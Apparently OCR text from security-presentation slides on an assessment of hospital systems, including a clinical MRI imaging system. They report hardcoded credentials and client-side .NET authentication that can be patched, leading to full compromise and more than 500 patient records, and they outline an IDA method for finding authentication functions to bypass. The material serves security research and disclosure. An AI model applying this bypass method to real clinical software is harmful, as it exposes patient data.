
- Numerous hardcoded server side credentials
- Client side configuration database credentials exposed
- Client side authentication logic patchable
- Server side hardcoded credentials in admin portal

→ Lessons Learned: .NET client side binaries can be debugged and patched to bypass authentication validation.

→Results: Full application compromise


→Patient Records: > 500




IoT
Temp Monitor
Patient Entertainment
Patient / System Interaction
Clinical Documentation
Pharmacy Dispensary
Nurse Call
IoT
Penn Medicine


Clinical Imaging System

- Radiology reading of MRI (Magnetic resonance images) scans
- Assist in standards based, sophisticated analysis of images
- Automatic interpretation of data for lesion location and scoring
- Provides platform for tracking of lesions over time
- Audit and documentation integration




Clinical Imaging System


- Radiology reading of MRI (Magnetic resonance images) scans
- Assist in standards based, sophisticated analysis of images
- Automatic interpretation of data for lesion location and scoring
- Provides platform for tracking of lesions over time
- Audit and documentation integration



IDA Review Process


- Look for interesting Authentication Hooks
  - Password
  - Authentication
  - Login
  - Hash
- Functions of Interest
  - InkrementAndCheckLoginAttempts
  - PasswordMatchesHash
  - PasswordValidator




